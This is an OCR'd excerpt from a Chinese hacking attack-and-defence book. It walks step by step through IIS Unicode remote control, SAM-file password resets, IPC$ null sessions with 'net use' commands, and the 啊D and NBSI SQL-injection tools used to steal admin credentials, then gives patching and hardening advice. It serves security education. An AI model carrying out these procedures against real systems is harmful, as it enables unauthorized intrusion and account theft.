攻击者在入侵某个网站时，可能这个网站十分坚固，无懈可击，此时他就会找出和这个站在同一服务器中的站点，然后再通过这个站点用提权、嗅探等方法来入侵前面那个坚固的网站。打个形象的比喻，比如A和B是住在一个楼的，A家很安全，而B家却漏洞百出，现在有个贼想进入A家，他对A家进行了监视（也就是扫描），发现没有什么可以利用的东西，但是这个贼发现B家和A家在同一个楼，而B家很容易就能进去，因此贼会先进入B家，然后通过B家得到整个楼的钥匙（系统权限），这样就自然得到了A家的钥匙，就可以进入A家（网站）了。

5. Cookies诈骗

Cookies就是指将自己电脑的ID和MD5密码（MD5是加密后的一个16位的密码）更换成某个网站管理员的ID和MD5密码，让系统误以为自己是管理员，从而获取管理权限。

提示：Cookies

Cookies一词用在程序设计中是指一种能够让网站服务器把少量数据存储到客户端的硬盘或内存，或是从客户端的硬盘读取数据的一种技术。当用户浏览某网站时，由Web服务器在电脑硬盘上新建一个非常小的文本文件，它可以记录用户的用户ID、密码、浏览过的网页、停留的时间等信息，当用户再次来到该网站时，网站通过读取Cookies，得知用户的相关信息，就可以做出相应的动作，如在页面显示欢迎你的标语，或者让用户不用输入ID、密码就直接登录等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2 常见漏洞入侵实例

关键字
漏洞、Unicode、SAM数据库、IPCS

视频学习 无


难度水平 ◆◆◆◇◇

一旦目标主机存在漏洞并被黑客扫描到，则很有可能被黑客乘虚而入。常见的漏洞有Unicode漏洞、SAM数据库漏洞、IPCS漏洞以及IIS漏洞。下面将简单介绍黑客利用这些漏洞入侵目标主机的操作流程。

7.2.1 利用Unicode漏洞实施入侵

Unicode漏洞是一个专门用于攻击IIS（Internet Information Services）的漏洞，攻击者一旦抓住该漏洞，便会不费吹灰之力就能改掉目标主机的浏览器默认主页，严重的话还会删除目标主机中的硬盘数据，甚至获取Administrator权限。

利用Unicode漏洞攻击目标主机的流程为：首先扫描存在Unicode漏洞的主机，然后修改目标主机的浏览器主页，不罢手的攻击者可能还会进一步攻击主机，获取系统的Administrator权限，完全操控主机。其流程如下图所示。



判断Unicode漏洞是否存在最快速的方法就是使用一款该漏洞的扫描器来进行扫描。要知道，扫描并不是一个真正的黑客攻击行为，它只是一种寻找入口的方式。IIS的Unicode漏洞扫描器有很多，如RangeScan或UnicodeScan都可以进行扫描以收集服务器信息。

Unicode漏洞的可怕之处就在于不需要其他登录软件，只要利用浏览器就能实现修改主机主页。一旦扫描到存在着Unicode漏洞的目标主机，只需知道该主机的IP地址就可以修改其浏览器主页。

只是简单地修改页面信息远远不能满足某些攻击者，他们的目标可能是控制整台计算机，常用的工具有tftpd32.exe（一个FTP服务器）和ncx99.exe（Telnet到99号端口）文件。攻击者首先运行tftpd32.exe文件，将自己的主机设置为FTP服务器，然后利用IE浏览器将ncx99.exe文件上传至目标主机中并更改文件名，例如更改为xr.exe，最后使用IE浏览器运行xr.exe文件即可实现远程控制。这样一来目标主机就被攻击者完全控制，攻击者可能还会获取目标主机的Administrator权限，从而就可随心所欲地查看、修改目标主机硬盘上的数据信息。

提示：IIS漏洞

IIS（Internet Information Services，因特网信息服务）是微软的Web服务提供程序。它有一些自带的功能，可以帮助管理安全的Web站点，开发及配置服务器密集型的Web应用程序。但是它也存在不少漏洞，一旦攻击者抓住这些漏洞并攻击目标主机，无疑目标主机将成为“肉鸡”。一般攻击者发现存在着IIS漏洞的目标主机之后，便会使用木马程序来控制目标主机。除此之外，攻击者也可以使用前面介绍的tftpd32.exe（一个FTP服务器）和ncx99.exe（Telnet到99号端口）文件来控制目标主机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.2 SAM数据库漏洞入侵

SAM（Security Accounts Manage，安全账户管理器）负责SAM数据库的控制和维护，是Windows系统账户管理的核心，并且非常系统化。SAM数据库位于注册表编辑器的HKEY_LOCAL_MACHINE\SAM分支下，受ACL保护。其中ACL（Access Control List）是访问控制列表，用来控制端口进出的数据包。ACL适用于所有的被路由协议，如IP、IPX、AppleTalk等。

SAM数据库在磁盘上保存在“C:\WINDOWS\system32\config”文件夹下的SAM文件中，SAM记录的数据很多，包含所有组、账户的信息、密码Hash、账户的SID等。该文件在系统运行时受操作系统的保护，即便是超级用户也无法直接打开它。

尽管SAM数据库文件受到了操作系统的保护，但并不是说就没有办法访问SAM了。黑客仍然可以利用SAM数据库的安全隐患对本地计算机进行攻击。虽然不能直接将其打开，但却可以采用其他途径将其删除，让SAM文件失效。让SAM文件失效的方法主要有改名和删除两种。改名或删除SAM文件后，攻击者试着用Administrator登录（密码为空）。再到C:\WINDOWS\system32\config文件夹中，即可看到又多了一个名为.sam的文件，这是系统在登录时自动创建的，目的是为了记录密码，以便于以后登录时进行密码校对。

如果在Windows XP系统中使用删除SAM法并不能进入系统，则可将“WINDOWS\ repair\ sam”文件复制到“WINDOWS\system32\config”文件夹下，覆盖原有的文件，这样当再次启动系统时，机器中的Administrator账号密码就为空了。


7.2.3 IPC$漏洞

IPC$（Internet Process Connection）是共享“命名管道”的资源，是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得的权限，在远程管理计算机和查看计算机的共享资源时使用。

利用IPC$漏洞，黑客可以与目标主机建立一个空的连接而无须用户名与密码（当然，目标主机必须打开了IPC$共享，否则是连接不上的）。而利用这个空的连接，黑客还可以得到目标主机上的用户列表（不过负责的管理员会禁止导出用户列表）。

建立IPC$连接在黑客攻击中的主要作用是：建立一个空的连接，也可以获得不少信息（而这些信息往往是入侵中必不可少的），访问部分共享。如果用户能够以某一个具有一定权限的用户身份登录，就会得到相应的权限。显然，如果能以管理员的身份登录，那就再好不过了。

黑客如果想利用IPC$漏洞入侵目标主机，则首先需要使用扫描软件扫描出存在IPC$漏洞的目标主机，接着便可与存在IPC$漏洞的主机建立连接，在命令提示符窗口中运行命令“net use \\X.X.X.X\ipc$ "" /user: "" ”，直到显示命令成功完成，其中X.X.X.X为目标主机的IP地址。然后再次运行命令“net use \\192.168.0.5\ipc$ 密码 /user:用户名”，其中，用户名是使用扫描软件扫描到的用户，密码为该用户的密码。当再次显示命令成功完成时，就表示通过IPC$的远程登录成功了，此时黑客就可以查看被攻击的主机中的内容了。其流程如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：IPCS连接失败的原因

如果IPC$连接失败，则常见的原因主要有如下几种：

1）目标主机没有打开IPC$默认共享。

2）目标主机没有开启139或445端口（或被防火墙屏蔽）。

3）输入的用户名或密码错误。

7.3 常用注入工具的使用

关键字
注入漏洞、啊D、NBSI

难度水平 ◆◆◆◇◇

视频学习 光盘/第7章 漏洞攻防实战/7-3 常用注入工具的使用

常用的SQL注入简单来说就是利用SQL语句在外部对SQL数据库进行查询、更新等操作。首先，数据库作为一个网站最重要的组件之一，里面存储着各种各样的内容，包括管理员的账号密码，网站的配置内容等，一旦里面的数据被某人获得或者修改，那么那个人就可能获得整个网站的控制权。常用的注入工具有啊D，NBSI等工具。

7.3.1 使用啊D注入工具


啊D是常用的注入工具之一，黑客利用该工具可获取某些网站的管理员账户和密码，从而以管理员的身份对网站进行其他的操作。

步骤1：输入检测网址

❶ 啊D注入工具无需安装，直接将下载的压缩文件解压到桌面上，双击对应的快捷图标，打开主界面，单击【扫描注入点】按钮，如右图所示。


❷ 在“检测网址”文本框中输入检测网址。

❸ 输入完毕后单击右侧的【打开】按钮。



步骤2：查看扫描出的可用注入点

耐心等待一段时间后，可在主界面的底部看见显示的可用注入点，选中注入点后双击对应的选项。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：检测注入连接

界面自动跳转至“SQL注入检测”选项卡下，在“注入连接”文本框右侧单击【检测】按钮。




步骤4：选择检测出的表段

❶ 检测完毕后单击【检测表段】按钮。

❷ 执行上一步操作之后可在“检测表段”列表框中看见检测的结果，单击选中ADMIN。


❸ 单击右侧的【检测字段】按钮。



步骤5：勾选检测出的字段


❶ 此时可在“检测字段”列表框中看见检测出的结果，选中要检测的字段，例如勾选ID、密码、姓名、账号。

❷ 选中之后单击右侧的【检测内容】按钮。



步骤6：查看检测的内容结果

执行上一步操作之后可在“检测内容”列表框中看见检测出的编号、ID、密码、姓名等信息。



步骤7：检测管理入口

❶ 单击主界面右侧的【管理入口检测】按钮。

❷ 输入步骤2中选中的可用注入点网址。

❸ 输入完毕后单击【检测管理入口】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤8：用IE打开管理入口网页

此时可看见扫描出的结果，选中管理入口网页对应的网址并右击，在弹出的快捷菜单中单击“用IE打开连接”命令。



步骤9：打开系统管理后台页面


打开新的IE浏览器窗口，此时可在页面中看见系统管理后台的登录页面。



步骤10：选择需要登录的账号

❶ 返回“SQL注册检测”选项卡下，在“检测内容”列表框中右击任一选项，在弹出的快捷菜单中单击“复制内容”命令。

❷ 在右侧选择需要登录的账号。



步骤11：登录系统管理后台


❶ 返回“系统管理后台”页面，粘贴前面选中的账号，接着输入与该账号对应的密码。

❷ 输入完毕后单击【进入】按钮。



步骤12：登录成功

执行上一步操作之后，跳转至新的页面，此时可看见“欢迎超级管理员xcyzg进入后台管理系统”的信息，此时便可在后台对该系统进行对应的操作。



7.3.2 使用NBSI注入工具

除了前面介绍的啊D之外，NBSI也是一款黑客们常用的注入工具，同时它也是一款网站

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

漏洞检测工具，即ASP注入漏洞检测工具，它尤其在SQL Server注入检测方面有极高的准确率。

步骤1：启动NBSI注入工具

从网上下载该软件的压缩包后对其进行解压，在对应的文件夹中双击NBSI快捷图标，启动NBSI注入工具。




步骤2：输入要扫描的网站地址

❶ 打开NBSI注入工具主界面，单击【网站扫描】按钮。

❷ 在“网站地址”文本框中输入网址。

❸ 输入完毕后单击【扫描】按钮。




步骤3：查看所有存在注入漏洞的网页

执行上一步操作后可在“扫描进度”和“扫描结果”列表框中看见扫描的结果。



步骤4：复制注入成功可能性较高的网页

在“扫描结果”列表框中选择注入成功可能性较高的网页地址，并复制该地址。



步骤5：检测注入地址

❶ 切换至“注入分析”选项卡下，粘贴前面复制的地址。

❷ 单击右侧的【检测】按钮。



步骤6：激活“已猜解表名”列表栏

如果该网页存在注入漏洞，则会激活“已猜解表名”列表栏，单击下方的【猜解表名】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤7：确认对表名进行猜解

弹出“NBSI提示信息”对话框，提示用户该网站的数据库类型并询问用户是否猜解，单击【确定】按钮。




步骤8：激活“已猜解列名”列表栏

此时可看见猜解的表名，选中该表名，激活“已猜解列名”列表栏。



步骤9：获取网站的用户名和密码

单击【猜解列名】按钮，则会在“已猜解列名”列表框中显示已猜解出的列名，然后找出与用户信息相近的列表，继续猜解记录。猜解完毕后随便选中一个猜解出的用户名和密码，在该网页中进行登录即可。



7.4 查漏补缺，防范漏洞入侵

难度水平 ◆◆◇◇◇

关键字：补丁、360安全卫士、措施

视频学习：光盘\第7章 漏洞攻防实战\7-4 查漏补缺，防范漏洞入侵

了解了常见的漏洞和注入工具之后，用户就要学会怎样去防范它们，最好的办法是及时安装最新的系统补丁。除此之外，用户还可以掌握一些常用的防范措施防止黑客利用这些漏洞入侵自己的计算机。

7.4.1 安装补丁

任何一款操作系统或者应用软件都不是完美的，总会有一些漏洞，例如由于技术上的缺陷或者编程人员的粗心等产生的漏洞。为了弥补这些漏洞，生产商都会不定期地发布一些漏洞补丁，因此若想要自己的计算机相对安全，则必须及时安装漏洞。这里以360安全卫士为例介绍安装补丁的操作方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：单击“修复漏洞”标签

打开360安全卫士主界面，在“常用”选项卡下单击“修复漏洞”标签。



步骤2：查看扫描的结果

执行上一步操作之后便可在主界面中看见程序正在扫描系统，耐心等待一段时间，扫描完成后便可看见扫描的结果。



步骤3：选择全部修复

❶ 在主界面的左下角单击“全选”链接。

❷ 单击右侧的【立即修复】按钮开始下载漏洞补丁。



步骤4：查看修复系统的进度

此时可在界面顶部看见下载补丁的相关信息，下载完所有的补丁后便开始安装这些补丁。



步骤5：重新启动电脑

所有的补丁安装完毕后，需要重新启动计算机以便于补丁生效，单击【立即重启】按钮即可。



7.4.2 常用的防范措施

在7.2节中简单介绍了Unicode漏洞入侵、SAM数据库漏洞入侵、IPC$漏洞入侵的相关信息，对于这些漏洞除了安装系统补丁之外，还可以有针对性地采取防范措施。

1. 防范Unicode漏洞入侵

防范Unicode漏洞入侵的方法主要有两种：第一种是限制网络用户访问和调用CMD的权限；第二种是如果Scripts和Msadc目录没有使用的必要，可删除该文件夹或者将其修改为其他的名称。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 防范SAM数据库漏洞入侵

防范SAM数据库漏洞入侵主要有三种方法：第一种是为自己的BIOS设置一个密码，别人就不能随意更改BIOS的设置了；第二种是如果计算机上只安装了一个操作系统，则必须保证系统分区的分区格式为NTFS；第三种是将C:\WINDOWS\system32\config文件夹下的SAM文件设置为只读，并且将其隐藏。

3. 防范IPC$漏洞入侵

防范IPC$漏洞入侵可以使用以下几种方法：

1）禁止空连接进行枚举的实现方法：打开注册表编辑器，在注册表编辑器中展开分支HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA后，将其下的RestrictAnonymous子键的DWORD类型键值改为00000001。

2）关闭共享服务的实现方法：永久关闭IPC$和默认共享依赖的Server服务。实现方法为：依次单击“控制面板 > 管理工具 > 服务”命令，在“服务”窗口中找到并右键单击Server服务，即可打开“Server的属性”对话框，再在其中单击“常规”选项卡，并在“启动类型”下拉列表框中勾选“已禁用”复选框。

3）端口封锁的实现方法：用户只需安装防火墙（选中相关设置）、端口过滤（滤掉139、445等）或用新版本的优化大师即可实现对相应端口的封锁。

4）设置复杂密码：设置复杂密码，防止通过IPC$枚举密码。

知识进阶：使用Windows系统安全检测器

微软推出的MBSA（Microsoft Baseline Security Analyzer）是一个强大的系统检测工具，该软件包含大部分的微软软件检测器，除了检测漏洞之外，还提供了详细的解决方案以及补丁下载地址，使用非常方便。

使用Windows系统安全检测器扫描电脑之后会生成对应的检测报告，在报告中用户可以看到多方面的安全检测，例如“File System”（检测是否使用的NTFS格式文件系统）、“Windows Firewall”（是否开启防火墙）、“Local Account Password Test”（检测账户密码是否为简单密码）、“Automatic Updates”（是否开启自动更新）、“Guest Account”（是否打开GUEST账户）、“Restrict Anonymous”（是否允许匿名登录系统）、“Administrators”（是否有多个管理员账户）等。如果您的计算机是在局域网中，还会检测是否自动登录域以及密码是否有效等。检测出存在的漏洞后，就可以通过手动或者其他方式来进行修复。

光盘	光盘/第7章 漏洞攻防实战/7-5 使用Windows系统安全检测器


❶ 下载并将Windows系统安全检测器安装在本地计算机后，在桌面上双击其对应的快捷图标，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


❷ 打开Windows系统安全主界面，在Task选项卡下单击Scan a computer链接，选择扫描一台计算机，如下图所示。



❸ 在Which computer do you want to scan页面中输入计算机名或者IP地址，然后输入安全报告的名称，输入完毕后单击【Start Scan】按钮开始扫描，如下图所示。



❹ 此时可在Currently scanning WORKGROUP\E1335D73AA164B5页面中看见扫描系统的进度，请耐心等待，如下图所示。



❺ 扫描完成后打开Report Details for WORKGROUP-E1335D73AA164B5页面，此时可看见该电脑安全报告的相关信息，如下图所示。



❻ 在安全报告中，带有❌标志的选项表示存在漏洞或者没有安装最新的补丁，而带有✔标志的选项表示没有任何安全问题。查看完毕后单击【OK】按钮退出即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第8章

网页攻防实战

要点导航

- 网页攻击的危害
- 网页恶意代码概述
- 网页恶意代码的修复与防范
- IE浏览器安全设置





网页攻击也是黑客常用的入侵手段之一，黑客除了将木马、病毒植入网页之外，还可以使用JavaScript、VBScript等脚本语言在网页中设置恶意脚本程序，一旦用户打开了这些网页，就会不断地弹出网页，产生系统经常死机或者系统崩溃等故障，因此除了具有防范意识之外，还应采用一些有效的措施。

本章主要介绍了网页攻击的危害及防范措施，网页恶意代码的特点、分类、攻击形式、修复以及防范等知识，最后介绍了IE浏览器安全的设置方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1 网页攻击概述

关键字
网页攻击、IE、硬盘

视频学习 光盘\第8章 网页攻防实战\8-1 网页攻击概述

难度水平 ◆◆◆○○

在互联网中，网页攻击的现象日益增加。一些恶意网页利用浏览器或操作系统的安全缺陷，通过执行嵌入在网页内的Java Applet小应用程序，JavaScript脚本语言程序，VBScript脚本或ActiveX控件等自动执行的代码程序，强行修改用户操作系统的注册表或运行用户本地程序，从而达到破坏数据、非法控制系统资源、感染木马程序甚至格式化硬盘等目的。

8.1.1 网页攻击的危害

恶意网页的攻击一般分为两种：一种是通过脚本程序修改IE浏览器，另外一种是直接攻击Windows系统。前者一般会修改IE浏览器的标题栏、默认主页等，后者可以对操作系统进行破坏。

1. 修改IE相关信息

修改IE标题栏：这是最常见的篡改手段，现象是将IE标题栏改成“欢迎访问××网站”的形式。

修改IE默认首页：将IE的默认一启动打开页面设置为该恶意网站的地址，并且不能更改。

修改IE中的鼠标右键菜单：当“中标”的用户在浏览器中右击时，在弹出的快捷菜单中会多出一项“欢迎访问××网站”的选项。

修改系统启动项：当启动Windows系统时，会自动弹出“欢迎访问××网站”的窗口，然后自动打开IE浏览器并进入默认恶意主页，同时无法更改。

2. 格式化硬盘

这是一种非常危险的网页黑手，它会通过IE执行ActiveX控制并调用Format.com或Deltree.exe将硬盘格式化或者删除文件夹。而这一切都是在后台运行的，不易察觉。

3. 网页炸弹

这种网页代码的实现非常简单，只需要一段JavaScript代码就可以产生一个死循环，以致不断消耗本机系统资源，最后导致系统死机。它们会出现在一些恶意网站的页面或者邮件的附件中，用户不小心打开后，屏幕上就会不停地弹出IE窗口，最后只有重启计算机。

4. 非法读取文件

此类恶意代码通过对ActiveX、JavaScript和WebBrowser Control的调用来达到对本地文件进行读取的目的。它还可以利用浏览器漏洞实现对本地文件的读取。

5. 获取控制权限

